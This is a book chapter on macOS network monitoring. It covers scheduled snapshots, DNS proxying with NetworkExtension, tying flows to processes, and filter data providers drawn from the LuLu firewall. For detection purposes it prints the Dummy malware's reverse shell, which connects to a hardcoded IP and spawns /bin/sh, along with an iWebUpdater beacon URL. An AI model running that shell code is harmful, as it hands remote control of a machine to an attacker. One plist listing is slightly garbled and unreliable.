7

NETWORK MONITORING

In this chapter, I'll describe various approaches for monitoring network activity on macOS systems. I'll start simple, by showing you how to regularly schedule network snapshots to obtain a near-continuous view of a host's network activity. Next, you'll dive deep into Apple's *NetworkExtension* framework and APIs, which provide a means of customizing the operating system's core networking features and building comprehensive network monitoring tools. As an example, I'll discuss leveraging this powerful framework to build host-based DNS monitors and firewalls capable of filtering and blocking selected activity.

In Chapter 4, we generated a snapshot of a device's network state at given moments. While this simple approach can efficiently detect a variety of malicious behaviors, it has several limitations. Most notably, if malware isn't accessing the network at the exact time at which the snapshot is taken, it will remain undetected. For example, the malware leveraged in the 3CX supply chain attack beaconed only every hour or two.[1] Unless the network snapshot was serendipitously scheduled, it would miss the malware's network activity.

To overcome this shortcoming, we can continuously monitor the network for signs of infections. The collected network data could help us build baselines of normal traffic over time and provide a corpus for input to a larger distributed threat hunting system. While these approaches can be more complex to implement than simple snapshot tools, the insight they provide into the network activity on a host makes them an invaluable component of any comprehensive malware detection tool.

This book won't cover using the framework for full packet captures, as capturing and processing this data would require significant resources, so it's almost always best to perform these captures directly on the network, rather than on the host. Moreover, full packet captures are generally overkill for detecting malware. Often, simply identifying some unauthorized network activity, such as a listening socket or a connection to an unrecognized API endpoint, is sufficient to cast suspicion on a process (especially those that are unrecognized) and reveal an infection.

NOTE *To use the* NetworkExtension *framework tools, we must add the proper entitlements, and we must build the code with provisioning profiles that authorize these entitlements at runtime. I won't cover this process here, as the focus is on core concepts of working with the framework. Turn to Part III to learn how to obtain the necessary entitlements and create provisioning profiles.*

Obtaining Regular Snapshots

One simple way to continuously monitor network activity is to repeatedly take snapshots of the current network state. For example, in Chapter 4, we used Apple's `nettop` utility to display network information. When you run this tool, it appears to update the information whenever new connections appear. However, consulting the utility's man page reveals that, behind the scenes, `nettop` does nothing more than obtain network snapshots at regular intervals. By default, it takes a snapshot every second, though you can change this interval with the `-s` command line option. Is this a true network monitor? No, but its approach is straightforward and, assuming the snapshots happen often, likely comprehensive enough to detect suspicious network activity.

To mimic `nettop`, we can capture a snapshot of the network activity using the *NetworkStatistics* framework, invoking its `NStatManagerQueryAllSourcesDescriptions` API, as discussed in Chapter 4. Then we can simply reinvoke the API at regular intervals. The code in Listing 7-1 does exactly this.

```
dispatch_queue_t queue = dispatch_queue_create(NULL, NULL); ❶
dispatch_source_t source = dispatch_source_create(DISPATCH_SOURCE_TYPE_TIMER, 0, 0, queue); ❷

NSUInteger refreshRate = 10;

dispatch_source_set_timer(source, DISPATCH_TIME_NOW, refreshRate * NSEC_PER_SEC, 0); ❸

dispatch_source_set_event_handler(source, ^{ ❹
    NStatManagerQueryAllSourcesDescriptions(manager, ^{
        // Code here will execute when the query is complete.
    });
});

dispatch_resume(source); ❺
```

Listing 7-1: Regularly capturing the network state

The code first creates a dispatch queue ❶ and a dispatch source ❷. Then it sets the start time and refresh rate for the dispatch source via the `dispatch_source_set_timer` API ❸. For illustrative purposes, we specify a refresh rate of 10 seconds. The API call requires this rate in nanoseconds, so we multiply it by `NSEC_PER_SEC`, a system constant representing the number of nanoseconds in one second. Next, we create an event handler ❹ that will reinvoke the `NStatManagerQueryAllSourcesDescriptions` API each time the dispatch source is refreshed. Finally, we invoke the `dispatch_resume` function ❺ to set the snapshot-based monitor in motion. Now, onto a continual monitor.

DNS Monitoring

Monitoring DNS traffic is an effective way to detect many types of malware. The idea is simple: regardless of how malware infects a victim's machine, any connection it makes to a domain, such as its command-and-control server, will generate a DNS request and response. If we monitor DNS traffic directly on the host, we can do the following:

Identify new processes using the network Anytime this activity occurs, you should closely examine the new process. Users frequently install new software that accesses the network for legitimate reasons, but if the item isn't notarized or persists, for example, it could be malicious.

Extract the domain that the process is attempting to resolve If the domain looks suspicious (perhaps because it's hosted by an internet service provider commonly leveraged by malicious actors), it could reveal the presence of malware. Also, saving these DNS requests provides a historical record of system activity that you can query whenever the security community discovers new malware to see, albeit retroactively, whether you've been infected.

Detect malware abusing DNS as an exfiltration channel As firewalls typically allow DNS traffic, malware can exfiltrate data through valid DNS requests.

Monitoring just DNS traffic is a more efficient approach than monitoring all network activity, yet it still provides a way to uncover most malware. For example, take a look at a malicious updater component I discovered in early 2023.[2] Dubbed iWebUpdater, this binary persistently installs itself to *~/Library/Services/iWebUpdate*. It then beacons to the domain *iwebservicescloud.com* to send information about the infected host and to download and install additional binaries. Within the malicious *iWebUpdate* binary, you can find this hardcoded domain at the address `0x10000f7c2`:

```
0x000000010000f7c2  db  "https://iwebservicescloud.com/api/v0", 0
```

In its disassembly, you can see the malware references this address when it builds a URL whose parameters contain information about the infected host:

```
__snprintf_chk(var_38, var_30, 0x0, 0xffffffffffffffff, "%s%s?v=%d&c=%s&u=
%s&os=%s&hw=%s", "https://iwebservicescloud.com/api/v0", r13, 0x2, r12,
byte_100023f50, rcx, rax);
```

Then the malicious updater attempts to connect to the URL by leveraging the `curl` API. Using the popular network monitoring tool Wireshark, we can observe the DNS request and resulting response (Figure 7-1).



Figure 7-1: A network capture of iWebUpdater resolving the IP address of its update server

Even though antivirus engines initially didn't flag the binary as malicious, the *iwebservicescloud.com* domain has a long history of resolving to IP addresses associated with malicious actors. If we could tie the DNS data back to the iWebUpdate binary (which I'll show how to do shortly), we could see that it originates from a persistently installed launch agent that isn't signed. Shady!

For another example of the power of DNS monitoring, let's consider the 3CX supply chain attack more closely. Supply chain attacks are notoriously difficult to detect, and in this case, Apple inadvertently notarized the subverted 3CX installer. Although traditional antivirus software didn't

initially flag the application as malicious, security tools leveraging DNS monitoring capabilities quickly noticed that something was amiss and began alerting users, who flocked to the 3CX forums, posting messages such as "I had an alert come through . . . telling me that the 3CX Desktop App has been attempting to communicate with a 'highly suspicious' domain, likely to be actor controlled."[3]

Could other heuristics have detected the attack? Possibly, but even Apple's notarization system failed to notice it. Luckily, a DNS monitor provided a way to detect that the subverted application was communicating with a new and unusual domain, and mitigations soon limited what could have been a massively impactful and widespread cybersecurity event.

Of course, there are downsides to DNS monitoring. Most notably, it won't help you detect malware that doesn't resolve domains, such as simple backdoors that merely open listening sockets for remote connections, or those that directly connect to an IP address. Though such malware is rare, you'll encounter it occasionally. For example, Dummy, the simple Mac malware mentioned previously, creates a reverse shell to a hardcoded IP address:

```
#!/bin/bash
while :
do
    python -c
        'import socket,subprocess,os;
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
        s.connect(("185.243.115.230",1337));
        os.dup2(s.fileno(),0);
        os.dup2(s.fileno(),1);
        os.dup2(s.fileno(),2);
        p=subprocess.call(["/bin/sh","-i"]);'
    sleep 5
done
```

Connecting directly to an IP address doesn't generate any DNS traffic, so a DNS monitor wouldn't detect Dummy. In this case, you'd need a more comprehensive *filter data provider* that is capable of monitoring all traffic. Later in this chapter, I will show you how to build such a tool using the same framework and many of the same APIs used to build a simpler DNS monitor.

Using the NetworkExtension Framework

Monitoring network traffic on macOS used to require writing a network kernel extension. Apple has since deprecated this approach, along with all third-party kernel extensions, and introduced *system extensions* to replace it. System extensions run more safely in user mode and provide a modern mechanism to extend or enhance macOS functionality.[4]

To extend core networking features, Apple also introduced the user-mode *NetworkExtension* framework.[5] By building system extensions that leverage this framework, you can achieve the same capabilities as the now-deprecated network kernel extensions, but from user mode.

System extensions are powerful, so Apple requires that you fulfill several prerequisites before you can deploy your extension:[6]

- You must package the extension in an application bundle's *Contents/Library/SystemExtensions/* directory.
- The application containing the extension must be given the *com.apple.developer.system-extension.install* entitlement, and you must build it with a provisioning profile that provides the means to authorize the entitlement at runtime.
- The application containing the extension must be signed with an Apple developer ID, as well as notarized.
- The application containing the extension must be installed in an appropriate *Applications* directory.
- In unmanaged environments, macOS requires explicit user approval to load any system extension.

I'll explain how to fulfill these requirements in Chapter 13. As I noted in the book's introduction, you can turn off System Integrity Protection (SIP) and Apple Mobile File Integrity (AMFI) to sidestep some of them. However, disabling these protections significantly reduces the overall security of the system, so I recommend doing so only within a virtual machine or on a system dedicated to development or testing.

Next, I will briefly cover how to programmatically install and load a system extension, then use the *NetworkExtension* framework to monitor DNS traffic. Here, relevant code snippets are provided, and you can find this code in its entirety in Objective-See's open source *DNSMonitor* project, covered in detail in Chapter 13.[7]

NOTE *Several APIs mentioned in this section have recently been deprecated by Apple, for example, in macOS 15. However, at the time of this publication, they retain their functionality. If you're developing for older versions of macOS, you'll still want to use these APIs for compatibility. Additionally, some deprecated functions, such as those from Apple's* libresolv *library, lack direct replacements, so it makes sense to continue using them where necessary.*

Activating a System Extension

Apple requires you to place any system extension in an application bundle, so the code to install, or *activate*, a system extension must also live in the application. Listing 7-2 shows how to programmatically activate such an extension.

```
#define EXT_BUNDLE_ID @"com.example.dnsmonitor.extension"

OSSystemExtensionRequest* request = [OSSystemExtensionRequest
activationRequestForExtension:EXT_BUNDLE_ID
queue:dispatch_get_global_queue(DISPATCH_QUEUE_PRIORITY_HIGH, 0)]; ❶
```

```
request.delegate = <object that conforms to the OSSystemExtensionRequestDelegate protocol>; ❷

[OSSystemExtensionManager.sharedManager submitRequest:request]; ❸
```

Listing 7-2: Installing a system extension

The application that contains an extension should first invoke the `OSSystemExtensionRequest` class's `activationRequestForExtension:queue:` method ❶, which creates a request to activate a system extension.[8] The method takes the extension's bundle ID and a dispatch queue, which it will use to call delegate methods. We must set a delegate ❷ before we can submit the request to the system extension manager to trigger the activation ❸.

Let's talk about the delegate in a bit more detail. The `OSSystemExtensionRequest` object requires a *delegate object*, which should conform to the `OSSystemExtensionRequestDelegate` protocol and implement various delegate methods to handle callbacks that occur during the activation process, as well as success and failure cases. The operating system will automatically invoke these delegate methods during the process of activating the extension. Here is a brief overview of these required delegate methods, based on Apple's documentation:[9]

`requestNeedsUserApproval:` Invoked when the system has determined that it needs user approval before activating the extension

`request:actionForReplacingExtension:withExtension:` Invoked when another version of the extension is already installed on the system

`request:didFailWithError:` Invoked when the activation request has failed

`request:didFinishWithResult:` Invoked when the activation request has completed

It's important that your application implement these required delegate methods. Otherwise, it will crash when the system attempts to invoke them during the activation of your extension.

The good news is that implementing the methods doesn't involve much. For example, the `requestNeedsUserApproval:` method can simply return, as can the `request:didFailWithError:` method (although you'll likely want to use it to log error messages). The `request:actionForReplacingExtension:withExtension:` method can return a value of `OSSystemExtensionReplacementActionReplace` to tell the operating system to replace any old instances of the extension.

Once the user has approved the extension, the system will invoke the `request:didFinishWithResult:` delegate method. If the result passed into this method is `OSSystemExtensionRequestCompleted`, the extension has successfully activated. At this point, you can proceed to enable network monitoring.

Enabling the Monitoring

Assuming the system extension activated successfully, you can now instruct the system to begin routing all DNS traffic through the extension. A singleton `NEDNSProxyManager` object can enable this monitoring, as shown in Listing 7-3.

```
#define EXT_BUNDLE_ID @"com.example.dnsmonitor.extension"

[NEDNSProxyManager.sharedManager loadFromPreferencesWithCompletionHandler:^(NSError*
_Nullable error) { ❶
    NEDNSProxyManager.sharedManager.localizedDescription = @"DNS Monitor"; ❷

    NEDNSProxyProviderProtocol* protocol = [[NEDNSProxyProviderProtocol alloc] init]; ❸
    protocol.providerBundleIdentifier = EXT_BUNDLE_ID;
    NEDNSProxyManager.sharedManager.providerProtocol = protocol;

    NEDNSProxyManager.sharedManager.enabled = YES; ❹

    [NEDNSProxyManager.sharedManager
    saveToPreferencesWithCompletionHandler:^(NSError* _Nullable error) { ❺
        // If there is no error, the DNS proxy provider is running.
    }];
}];
```

Listing 7-3: Enabling DNS monitoring via an `NEDNSProxyManager` object

First, we must load the current DNS proxy configuration by calling the `NEDNSProxyManager` class's shared manager `loadFromPreferencesWithCompletionHandler:` method ❶. As its only argument, this method takes a block to invoke once the preferences have been loaded.

After invoking the callback, we can configure the preferences to enable the DNS monitor. First, we set a description ❷ that will appear in the operating system's System Settings application, which can display all active extensions. Then we allocate and initialize an `NEDNSProxyProviderProtocol` object with the bundle ID of our extension ❸. Following this, we specify that we're toggling the DNS monitor on by setting the `NEDNSProxyManager` object's shared manager `enabled` instance variable to `YES` ❹.

Finally, we invoke the shared manager's `saveToPreferencesWithCompletionHandler` method to save the updated configuration information ❺. Once we make this call, the system extension should be fully activated, and the operating system will begin proxying DNS traffic through it.

Writing the Extension

When we make a request to activate a system extension and toggle on a network extension, the system will copy the extension from the application's bundle into a secure, root-owned directory, */Library/SystemExtension*. After verifying the extension, the system will load and execute it as a stand-alone process running with root privileges.

Now that we've activated the extension from within the application, let's explore the code found in the extension itself. Listing 7-4 begins the extension.

```
int main(int argc, const char* argv[]) {
    [NEProvider startSystemExtensionMode];
    ...
```

```
    dispatch_main();
}
```

Listing 7-4: The network extension's initialization logic

In the extension's `main` function, we invoke the `NEProvider startSystemExtensionMode` method to "start the Network Extension machinery."[10] I also recommend making a call to `dispatch_main`; otherwise, the `main` function will return, and your extension will exit.

Behind the scenes, the `startSystemExtensionMode` method will cause the *NetworkExtension* framework to instantiate the class specified under the `NEProviderClasses` key of the `NetworkExtension` dictionary in the extension's *Info.plist* file:

```
<key>NetworkExtension</key>
<dict>
    ...
    <key>NEProviderClasses</key>
    <dict>
        <key>com.apple.networkextension.dns-proxy</key>
        <string>DNSProxyProvider</string>
    </dict>
</dict>
```

You must create this class, naming it whatever you'd like. Here, we've chosen the name `DNSProxyProvider`, and as we're interested in proxying DNS traffic, we used the key value `com.apple.networkextension.dns-proxy`. This class must inherit from the `NEProviderClass` class or one of its subclasses, such as `NEDNSProxyProvider`:

```
@interface DNSProxyProvider : NEDNSProxyProvider
    ...
@end
```

Moreover, the class must implement relevant delegate methods that the *NetworkExtension* framework will call to, for example, handle DNS network events. These delegate methods include the following:

```
startProxyWithOptions:completionHandler:
stopProxyWithReason:completionHandler:
handleNewFlow:
```

The start and stop methods provide you with an opportunity to perform any necessary initialization or cleanup. You can learn more about them in the *NEDNSProxyProvider.h* file or in Apple's developer documentation for the `NEDNSProxyProvider` class.[11]

The *NetworkExtension* framework will automatically invoke the `handleNewFlow:` delegate method to deliver the network data, so this method should contain the DNS monitor's core logic. The method gets invoked with a *flow*,

which represents a unit of network data transferred between a source and destination.

The `NEAppProxyFlow` objects encapsulate flows passed to `handleNewFlow:` to provide an interface for the network data. Because DNS traffic generally travels over UDP, this example focuses solely on UDP flows, whose type is `NEAppProxyUDPFlow`, a subclass of `NEAppProxyFlow`. In Chapter 13, I'll go through the steps of proxying UDP traffic in detail, but for now, we'll just consider the process of interacting with DNS packets.

Parsing DNS Requests

We can read from an `NEAppProxyUDPFlow` flow object to obtain a list of datagrams for a specific DNS request (or *question*, in DNS parlance). Each datagram is stored in an `NSData` object; Listing 7-5 parses and prints these out.

```
#import <dns_util.h>
...

[flow readDatagramsWithCompletionHandler:^(
NSArray* datagrams, NSArray* endpoints, NSError* error) {
    for(int i = 0; i < datagrams.count; i++)  {
        NSData* packet = datagrams[i];

        dns_reply_t* parsedPacket = dns_parse_packet(packet.bytes, (uint32_t)packet.length); ❶
        dns_print_reply(parsedPacket, stdout, 0xFFFF); ❷
        ...
        dns_free_reply(parsedPacket); ❸
    }
    ...
}];
```

Listing 7-5: Reading and then parsing DNS datagrams

We parse the packet via the `dns_parse_packet` function ❶, found in Apple's *libresolv* library. We then print out the packet via a call to the `dns_print_reply` function ❷. Finally, we free it via the `dns_free_reply` function ❸.

Of course, you'll likely want your program to examine the DNS request rather than just print it out. You can inspect the parsed DNS record returned by the `dns_parse_packet` function, which has the type `dns_reply_t`. For example, Listing 7-6 shows how to access the request's fully qualified domain name (FQDN).

```
NSMutableArray* questions = [NSMutableArray array];

for(uint16_t i = 0; i < parsedPacket->header->qdcount; i++) { ❶
    NSMutableDictionary* details = [NSMutableDictionary dictionary];
    dns_question_t* question = parsedPacket->question[i];

    details[@"Question Name"] =
    [NSString stringWithUTF8String:question->name]; ❷

    details[@"Question Class"] =
```

```
    [NSString stringWithUTF8String:dns_class_string(question->dnsclass)];

    details[@"Question Type"] =
    [NSString stringWithUTF8String:dns_type_string(question->dnstype)];

    [questions addObject:details]; ❸
}
```

Listing 7-6: Extracting members of interest from a parsed DNS request

We make use of the `qdcount` and `question` members of the DNS packet to iterate over every question ❶. For each question, we extract its name (the domain to resolve) ❷, its class, and its type; convert them into strings (via Apple's `dns_class_string`); and save them into a dictionary object. Finally, we save the dictionary of extracted details for each question to an array ❸.

Now, if you perform a query via `nslookup`, for example, to *objective-see.org*, the DNS monitor code will capture the request:

```
# /Applications/DNSMonitor.app/Contents/MacOS/DNSMonitor
{
  "Process" : {
    "processPath" : "\/usr\/bin\/nslookup",
    "processSigningID" : "com.apple.nslookup",
    "processID" : 5295
  },
  "Packet" : {
    "Opcode" : "Standard",
    "QR" : "Query",
    "Questions" : [
      {
        "Question Name" : "objective-see.org",
        "Question Class" : "IN",
        "Question Type" : "A"
      }
    ],
    "RA" : "No recursion available",
    "Rcode" : "No error",
    "RD" : "Recursion desired",
    "XID" : 36565,
    "TC" : "Non-Truncated",
    "AA" : "Non-Authoritative"
  }
}
```

Next, we'll handle DNS responses (called *answers*).

Parsing DNS Responses

A DNS monitor that leverages the `NEDNSProxyProvider` class is essentially a proxy, proxying both local requests and remote responses. This means that we must read the DNS request of the local flow, and then open a remote and send the request to its destination. To access any response, we read data from the remote endpoint using the `nw_connection_receive` API. Listing 7-7 invokes

this API on the remote endpoint, then invokes the `dns_parse_packet` within its callback block to parse the response.

```
nw_connection_receive(connection, 1, UINT32_MAX,
^(dispatch_data_t content, nw_content_context_t context,
bool is_complete, nw_error_t receive_error) {
    NSData* packet = (NSData*)content;
    dns_reply_t* parsedPacket =
    dns_parse_packet(packet.bytes, (uint32_t)packet.length);

    dns_free_reply(parsedPacket);
    ...
});
```

Listing 7-7: Receiving and parsing DNS responses

Although we could just print out the response using the `dns_print_reply` function, let's instead extract the answers. You'll notice that this code, shown in Listing 7-8, is similar to the snippet that extracted the questions.

```
NSMutableArray* answers = [NSMutableArray array];

for(uint16_t i = 0; i < parsedPacket->header->ancount; i++) { ❶
    NSMutableDictionary* details = [NSMutableDictionary dictionary];
    dns_resource_record_t* answer = parsedPacket->answer[i]; ❷

    details[@"Answer Name"] = [NSString stringWithUTF8String:answer->name];
    details[@"Answer Class"] = [NSString stringWithUTF8String:dns_class_string(answer->
    dnsclass)];
    details[@"Answer Type"] = [NSString stringWithUTF8String:dns_type_string(answer->dnstype)];
    switch(answer->dnstype) { ❸
        case ns_t_a: ❹
            details[@"Host Address"] = [NSString stringWithUTF8String:inet_ntoa(answer->
            data.A->addr)]; ❺
            break;
        ...
    }
    [answers addObject:details];
}
```

Listing 7-8: Extracting members of interest from a parsed DNS response

Here, however, we access the `ancount` ❶ and `answer` members ❷ and then must add additional logic to extract the response's contents. For example, we examine its type ❸ and, if it's an IPv4 address (`ns_t_a`) ❹, convert it via the `inet_ntoa` function ❺.

If we run Objective-See's DNSMonitor, which contains this code and has received the appropriate entitlement and notarization, we can see that it will capture the answer to our previous *objective-see.org* lookup:

```
# /Applications/DNSMonitor.app/Contents/MacOS/DNSMonitor
{
  "Process" : {
```

```
    "processPath" : "\/usr\/bin\/nslookup",
    "processSigningID" : "com.apple.nslookup",
    "processID" : 51021
  },
  "Packet" : {
    "Opcode" : "Standard",
    "QR" : "Reply",
    "Questions" : [
       {
        "Question Name" : "objective-see.org",
        "Question Class" : "IN",
        "Question Type" : "A"
       }
    ],
    "Answers" : [
      {
        "Name" : "objective-see.org",
        "Type" : "IN",
        "Host Address" : "185.199.110.153",
        "Class" : "IN"
      },
      {
        "Name" : "objective-see.org",
        "Type" : "IN",
        "Host Address" : "185.199.109.153",
        "Class" : "IN"
      },
      ...
    ],
    ...
  }
}
```

The packet type is a reply containing the original question and the answers. We also learn that the domain *objective-see.org* maps to multiple IP addresses. When run against actual malware, this information can be incredibly useful. Take the aforementioned iWebUpdater as an example. When it connects to *iwebservicescloud.com*, it generates a DNS request and reply:

```
# /Applications/DNSMonitor.app/Contents/MacOS/DNSMonitor
 {
  "Process" : {
    "processPath" : "\/Users\/user\/Library\/Services\/iWebUpdate",
    "processSigningID" : nil,
    "processID" : 51304
   },
  "Packet" : {
    "Opcode" : "Standard",
    "QR" : "Query",
    "Questions" : [
      {
        "Question Name" : "iwebservicescloud.com",
        "Question Class" : "IN",
        "Question Type" : "A"
```

```
      }
    ],
    ...
  }
},{
  "Process" : {
    "processPath" : "\/Users\/user\/Library\/Services\/iWebUpdate",
    "processSigningID" : nil,
    "processID" : 51304
  },
  "Packet" : {
    "Opcode" : "Standard",
    "QR" : "Reply",
    "Questions" : [
      {
        "Question Name" : "iwebservicescloud.com",
        "Question Class" : "IN",
        "Question Type" : "A    "
      }
    ],
    "Answers" : [
      {
        "Name" : "iwebservicescloud.com",
        "Type" : "IN",
        "Host Address" : "173.231.184.122",
        "Class" : "IN"
      }
    ],
    ...
  }
}
```

The DNS monitoring code is able to detect both the resolution request and reply. Passing either of these into an external threat intelligence platform such as VirusTotal should reveal that the domain has a history of resolving to IP addresses associated with malicious activity (including the specific IP address it resolved to here).

The astute reader may have noticed that the output also identified iWebUpdater as the process responsible for making this request. Let's see how to do this now.

Identifying the Responsible Process

Identifying the process responsible for a DNS request is essential to detecting malware, yet DNS monitors that aren't host-based can't provide this information. For example, requests from trusted system processes are likely safe, while requests from, say, a persistent, unnotarized process such as iWebUpdate should be closely scrutinized.

Now I'll show you how to obtain the ID of the responsible process using information provided by the *NetworkExtension* framework. The flow object passed into the extension via the `handleNewFlow:` delegate method contains an instance variable named `metaData` whose type is `NEFlowMetaData`.

Consulting the *NEFlowMetaData.h* file (found in *NetworkExtension.framework/Versions/A/Headers/*) reveals that it contains a property named `sourceAppAuditToken` with the responsible process's audit token.

From this audit token, we can extract the responsible process's ID and securely obtain its path using `SecCode*` APIs. Listing 7-9 implements this technique.

```
CFURLRef path = NULL;
SecCodeRef code = NULL;
audit_token_t* auditToken = (audit_token_t*)flow.metaData.sourceAppAuditToken.bytes; ❶

pid_t pid = audit_token_to_pid(*auditToken); ❷

SecCodeCopyGuestWithAttributes(NULL, (__bridge CFDictionaryRef _Nullable)(@{(_bridge
NSString*)kSecGuestAttributeAudit:flow.metaData.sourceAppAuditToken}), kSecCSDefaultFlags,
&code); ❸

SecCodeCopyPath(code, kSecCSDefaultFlags, &path); ❹

// Do something with the process ID and path.

CFRelease(path);
CFRelease(code);
```

Listing 7-9: Obtaining the responsible process's ID and path from a network flow

First, we initialize a pointer to an audit token. As noted, the `sourceAppAuditToken` contains this token in the form of an `NSData` object. To get a pointer to the audit token's actual bytes, we use the `bytes` property of the `NSData` class ❶. With this pointer, we can extract the associated process ID via the `audit_token_to_pid` function ❷. Next, we obtain a code reference from the audit token ❸ and then invoke the `SecCodeCopyPath` function to obtain the process's path ❹.

It's worth noting that the `SecCodeCopyGuestWithAttributes` API can fail, for example, if the process has self-deleted. This case is both very unusual and likely indicative of a malicious process. Regardless, you'll have to defer to other, less certain methods of obtaining the process's path, such as examining the process's arguments, which can be surreptitiously modified.

From the flow, we can also extract the responsible process's code signing identifier, which can help classify the process as either benign or something to investigate further. This identifier is in the flow's `sourceAppSigningIdentifier` attribute. Listing 7-10 extracts it.

```
NSString* signingID = flow.metaData.sourceAppSigningIdentifier;
```

Listing 7-10: Extracting code signing information from a network flow

As noted earlier in this chapter, the DNS monitoring process I've described thus far would fail to detect malware such as Dummy, which connects directly to an IP address. To detect such threats, let's expand our monitoring capabilities to examine all network traffic.

Filter Data Providers

One of the most powerful network monitoring capabilities afforded by macOS are *filter data providers*. Implemented within a system extension and built atop the *NetworkExtension* framework, these network extensions can observe and filter all network traffic. You could use them to actively block malicious network traffic or else to passively observe all network flows, then identify potentially suspicious processes to investigate further.

Interestingly, when Apple introduced filter data providers along with the other network extensions, it initially decided to exempt traffic generated by various system components from filtering, even though this traffic had previously been routed through the now-deprecated network kernel extensions. This meant that security tools such as network monitors and firewalls that had previously observed all network traffic now remained blind to some of it. Unsurprisingly, abusing the exempted system components was easy and provided a stealthy way to bypass any third-party security tool built atop Apple's network extensions. After I demonstrated this bypass, the media jumped on the story,[12] and public outcry encouraged Apple to reevaluate its approach. Ultimately, wiser minds in Cupertino prevailed; today, all network traffic on macOS is routed through any installed filter data provider.[13]

NOTE *As with the DNS monitor, the filter data provider network extension we'll implement here must meet the prerequisites discussed in "Using the NetworkExtension Framework" on page 159.*

The code in this section largely comes from Objective-See's popular open source firewall, LuLu, written by yours truly. You can find LuLu's complete code in its GitHub repository, *https://github.com/objective-see/LuLu*.

Enabling Filtering

Let's start by programmatically activating a network extension that implements a filter data provider. This process deviates slightly from the activation of a network extension that implements DNS monitoring; instead of using an `NEDNSProxyManager` object, we'll leverage an `NEFilterManager` object.

In the main application, use the process covered in "Activating a System Extension" on page 160 to activate the extension, then enable filtering as shown in Listing 7-11.

```
[NEFilterManager.sharedManager loadFromPreferencesWithCompletionHandler:^(NSError*
_Nullable error) { ❶
    NEFilterProviderConfiguration* config = [[NEFilterProviderConfiguration alloc] init]; ❷

    config.filterPackets = NO; ❸
    config.filterSockets = YES;

    NEFilterManager.sharedManager.providerConfiguration = config; ❹
```

```
    NEFilterManager.sharedManager.enabled = YES;

    [NEFilterManager.sharedManager
    saveToPreferencesWithCompletionHandler:^(NSError* _Nullable error) { ❺
        // If there is no error, the filter data provider is running.
    }];
}];
```

Listing 7-11: Enabling filtering with an `NEFilterManager` object

First, we access the `NEFilterManager` shared manager object and invoke its `loadFromPreferencesWithCompletionHandler:` method ❶. Once this completes, we initialize an `NEFilterProviderConfiguration` object ❷. We then set two configuration options ❸. As we're not interested in filtering packets, we set this option to `NO`. On the other hand, we want to filter socket activity, so we set this to `YES`. The code then saves this configuration and sets the `NEFilterManager` shared manager object to enabled ❹. Finally, to trigger the network extension activation with this configuration, the code invokes the shared manager's `saveToPreferencesWithCompletionHandler:` method ❺. Once this process completes, the filter data provider should be running.

Writing the Extension

As with the DNS monitor, the filter data provider is a separate binary that you must package in a bundle's *Contents/Library/SystemExtensions/* directory. Once loaded, it should invoke NEProvider's `startSystemExtensionMode:` method. In the extension's *Info.plist* file, we add a dictionary referenced by the key `NEProviderClasses` containing a single key-value pair (Listing 7-12).

```
<key>NEProviderClasses</key>
<dict>
    <key>com.apple.networkextension.filter-data<\d>/key>
    <string>FilterDataProvider</string>
</dict>
...
```

Listing 7-12: The extension's Info.plist *file, which specifies the extension's `NEProviderClasses` class*

We set the key to `com.apple.networkextension.filter-data` and the value to the name of our class in the extension that inherits from `NEFilterDataProvider`. In this example, we've named the class `FilterDataProvider`, which we declare as such (Listing 7-13).

```
@interface FilterDataProvider : NEFilterDataProvider
    ...
@end
```

Listing 7-13: An interface definition for the `FilterDataProvider` class

Once the filter data provider extension is up and running, the *NetworkExtension* framework will automatically invoke this class's `startFi`

lterWithCompletionHandler method, where you'll specify what traffic you'd like to filter. The code in Listing 7-14 filters all protocols but only for outgoing traffic, which is more helpful than incoming traffic for detecting unauthorized or new programs that could be malware.

```
-(void)startFilterWithCompletionHandler:(void (^)(NSError* error))completionHandler {
    NENetworkRule* networkRule = [[NENetworkRule alloc] initWithRemoteNetwork:nil
    remotePrefix:0 localNetwork:nil localPrefix:0 protocol:NENetworkRuleProtocolAny
    direction:NETrafficDirectionOutbound]; ❶

    NEFilterRule* filterRule =
    [[NEFilterRule alloc] initWithNetworkRule:networkRule action:NEFilterActionFilterData]; ❷

    NEFilterSettings* filterSettings =
    [[NEFilterSettings alloc] initWithRules:@[filterRule] defaultAction:NEFilterActionAllow]; ❸

    [self applySettings:filterSettings completionHandler:^(NSError* _Nullable error) { ❹
        // If no error occurred, the filter data provider is now filtering.
    }];
    ...
}
```

Listing 7-14: Setting filter rules to specify which traffic should be routed through the extension

First, the code creates an `NENetworkRule` object, setting the protocol filter option to any and the direction filter option to outbound ❶. Then it uses this `NENetworkRule` object to create an `NEFilterRule` object. It also specifies an action of `NEFilterActionFilterData` to tell the *NetworkExtension* framework that we want to filter data ❷. Next, it creates an `NEFilterSettings` object with the filter rule we just created that matches all outbound traffic. Specifying `NEFilterActionAllow` for the default action means any traffic that doesn't match this filter rule will be allowed ❸. Finally, it applies the settings to begin the filtration ❹.

Now, anytime a program on the system initiates a new outbound network connection, the system automatically invokes the `handleNewFlow:` delegate method in our filter class. Though it shares the same name, this delegate method differs from the one we used for DNS monitoring in a few ways. It takes a single argument (an `NEFilterFlow` object that contains information about the flow) and, upon returning, must instruct the system on how to handle the flow. It does so via an `NEFilterNewFlowVerdict` object, which can specify verdicts such as allow (`allowVerdict`), drop (`dropVerdict`), or pause (`pauseVerdict`). Because we're focusing on tying a flow to its responsible process, we'll always allow the flow (Listing 7-15).

```
-(NEFilterNewFlowVerdict*)handleNewFlow:(NEFilterFlow*)flow {
    ...
    return [NEFilterNewFlowVerdict allowVerdict];
}
```

Listing 7-15: Returning a verdict from the `handleNewFlow:` method

If we were building a firewall, we would instead consult the firewall's rules or alert the user before allowing or blocking each flow.

